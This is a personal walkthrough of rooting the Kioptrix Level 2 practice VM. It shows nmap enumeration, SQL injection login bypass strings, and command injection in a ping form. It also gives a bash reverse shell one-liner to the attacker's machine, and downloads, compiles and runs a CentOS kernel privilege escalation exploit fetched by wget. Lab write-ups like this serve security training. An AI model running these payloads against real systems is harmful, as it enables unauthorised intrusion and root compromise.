
Kioptrix level 2

Created	@December 4, 2024 8:25 AM
Reviewed	☑

Steps to get root access for kioptric level 2

Step 1 : Getting VM Ips

used netdiscover




```
Currently scanning: 192.168.27.0/16   |   Screen View: Unique Hosts

77 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 4620
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.68    18:47:3d:69:c5:f9     69    4140  CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.1.73    08:00:27:41:f2:c7      1      60  PCS Systemtechnik GmbH
192.168.1.71    86:56:40:42:6b:f2      1      60  Unknown vendor
192.168.1.66    06:6d:14:b3:68:7e      1      60  Unknown vendor
192.168.1.254   c4:48:fa:d7:ea:40      5     300  Taicang T&W Electronics
```

Step 2: Enumeration

For the enumeration we will be using nmap.

command used

sudo nmap -sS -sV -p- -A 192.168.1.73 -o nmap.txt



```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sS -sV -p- -A 192.168.1.73 -o nmap.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 21:52 EST
Nmap scan report for 192.168.1.73
Host is up (0.00090s latency).
Not shown: 65528 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 3.9p1 (protocol 1.99)
| ssh-hostkey:
|   1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)
|   1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)
|_  1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)
|_sshv1: Server supports SSHv1
80/tcp   open  http     Apache httpd 2.0.52 ((CentOS))
|_http-server-header: Apache/2.0.52 (CentOS)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
111/tcp  open  rpcbind  2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1            694/udp   status
|_  100024  1            697/tcp   status
443/tcp  open  ssl/http Apache httpd 2.0.52 ((CentOS))
|_ssl-date: 2024-12-04T07:52:29+00:00; +4h59m59s from scanner time.
|_http-server-header: Apache/2.0.52 (CentOS)
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeStat
e/countryName=--
| Not valid before: 2009-10-08T00:10:47
|_Not valid after:  2010-10-08T00:10:47
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_64_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
631/tcp  open  ipp      CUPS 1.1
|_http-title: 403 Forbidden
|_http-server-header: CUPS/1.1
| http-methods:
|_  Potentially risky methods: PUT
697/tcp  open  status   1 (RPC #100024)
3306/tcp open  mysql    MySQL (unauthorized)
MAC Address: 08:00:27:41:F2:C7 (Oracle VirtualBox virtual NIC)
Device type: general purpose
```

There are some intersting port and services running they are:

PORT   STATE SERVICE VERSION
22/tcp   open ssh   OpenSSH 3.9p1 (protocol 1.99)

80/tcp   open http   Apache httpd 2.0.52 ((CentOS))

111/tcp open rpcbind 2 (RPC #100000)

443/tcp open ssl/http Apache httpd 2.0.52 ((CentOS))

631/tcp open ipp   CUPS 1.1


697/tcp open status   1 (RPC #100024)
3306/tcp open mysql   MySQL (unauthorized)

system is running linux so we will use enum4linux tool, but got nothing

After searching for exploit i could not find any.

Mysql connection is refussing.


Version detion also not working.



```
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading                          | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)                                              | linux/remote/45939.py
─────────────────────────────────────────────────────────────────────────────────  ─────────────────────────────────

Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ searchsploit httpd 2.0.52
─────────────────────────────────────────────────────────────────────────────────  ─────────────────────────────────
 Exploit Title                                                                    |  Path
─────────────────────────────────────────────────────────────────────────────────  ─────────────────────────────────
Apache 2.0.52 - GET Denial of Service                                             | multiple/dos/855.pl
OpenBSD HTTPd < 6.0 - Memory Exhaustion Denial of Service                         | openbsd/dos/41278.txt
─────────────────────────────────────────────────────────────────────────────────  ─────────────────────────────────

Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ searchsploit apache 2.0.52
─────────────────────────────────────────────────────────────────────────────────  ─────────────────────────────────
 Exploit Title                                                                    |  Path
─────────────────────────────────────────────────────────────────────────────────  ─────────────────────────────────
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution                   | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner                 | php/remote/29316.py
Apache 2.0.52 - GET Denial of Service                                             | multiple/dos/855.pl
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow                        | linux/dos/41769.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak                                  | linux/webapps/42745.py
Apache CouchDB 1.7.0 / 2.x < 2.1.1 - Remote Privilege Escalation                  | linux/webapps/44498.py
Apache CouchDB < 2.1.0 - Remote Code Execution                                    | linux/webapps/44913.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service                               | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow              | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)        | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)        | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal               | linux/webapps/39642.txt
Apache Struts 2 < 2.3.1 - Multiple Vulnerabilities                                | multiple/webapps/18329.txt
Apache Struts 2.0.0 < 2.2.1.1 - XWork 's:submit' HTML Tag Cross-Site Scripting    | multiple/remote/35735.txt
Apache Struts 2.0.1 < 2.3.33 / 2.5 < 2.5.10 - Arbitrary Code Execution            | multiple/remote/44556.py
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execut | multiple/remote/41690.rb
Apache Struts < 2.2.0 - Remote Command Execution (Metasploit)                     | multiple/remote/17691.rb
Apache Struts2 2.0.0 < 2.3.15 - Prefixed Parameters OGNL Injection                | multiple/webapps/44583.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing                                 | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal                               | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)                         | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass  | jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass  | windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)                      | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution  | linux/remote/34.pl
─────────────────────────────────────────────────────────────────────────────────  ─────────────────────────────────
```

Step 3 : Web server checking

we see that there is port 80 and 443 available. after visiting we see a login page.



Remote System Administration Login


Username	
Password	

Login

using default username and password but no luck after knowing that its a php file i try to do a simple sql injection to get inside it work:

username : root' or 1=1 —

password : ' or 1=1—



Welcome to the Basic Administrative Web Console

Ping a Machine on the Network:	submit

its a simple ping machine which i have solved in DVWA machine seems that.

while pinging 192.168.1.71; ls i got directory listing.

Step 4 : Getting Reverse Shell


lets try to get reverse shell

use command :

```
127.0.0.1;bash -i >& /dev/tcp/192.168.1.75/4444 0>&1
```

use in kali box for setting up listiner:

Command use : nc -lvnp 4444




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.75] from (UNKNOWN) [192.168.1.73] 32769
bash: no job control in this shell
bash-3.00$ 
```

Step 5: Privilage escalation


After checking the distribution i found its running centos 4.5

command used : lsb_reslease -a



```
bash-3.00$ lsb_release -a
LSB Version:    :core-3.0-ia32:core-3.0-noarch:graphics-3.0-ia32:graphics-3.0-noarch
Distributor ID: CentOS
Description:    CentOS release 4.5 (Final)
Release:        4.5
Codename:       Final
bash-3.00$ 
```

after searching for the exploit in searchsploit as centos 4.5



```
┌──(kali㉿kali)-[~]
└─$ searchsploit centos 4.5
----------------------------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                                             |  Path
----------------------------------------------------------------------------------------------------------- ---------------------------
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring0 Privilege Escalation (5) | linux/local/9479.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_data()' Ring0 Privilege Escalation (1) | linux_x86/local/9542.c
Linux Kernel 3.14.5 (CentOS 7 / RHEL) - 'libfutex' Local Privilege Escalation                               | linux/local/35370.c
----------------------------------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

copy the exploit using

command used :

> 💡 searchploit linux_x86/local/9542.c -m

launch a python server using

command use in kali :


> 💡 python3 -m http.server 80

in the shell box

go to tmp file using cd /tmp

then use wget http://192.168.1.75/9542.c

this will download the file.



```
bash-3.00$ cd /tmp
bash-3.00$ wget http://192.168.1.75/9542.c
--03:18:58--  http://192.168.1.75/9542.c
           ⇒ `9542.c'
Connecting to 192.168.1.75:80 ...  connected.
HTTP request sent, awaiting response ...  200 OK
Length: 2,535 (2.5K) [text/x-csrc]

    0K ..                                                   100%  185.97 MB/s

03:18:58 (185.97 MB/s) - `9542.c' saved [2535/2535]

bash-3.00$ ls
9542.c
bash-3.00$ chmod +x 9542.c
bash-3.00$ ls
9542.c
bash-3.00$ gcc -o aman 9542.c
9542.c:109:28: warning: no newline at end of file
bash-3.00$ █
```


make the file executable and complie it.

command used :

💡 chmod +x 9542.c

gcc -o aman 9542.c

./aman



```
9542.c:109:28: warning: no newline at end of file
bash-3.00$ ./aman
sh: no job control in this shell
sh-3.00# whoami
root
sh-3.00# cd /root
sh-3.00# ls
anaconda-ks.cfg
install.log
install.log.syslog
sh-3.00# pwd
/root
sh-3.00# █
```

Comming for kioptrix 1.3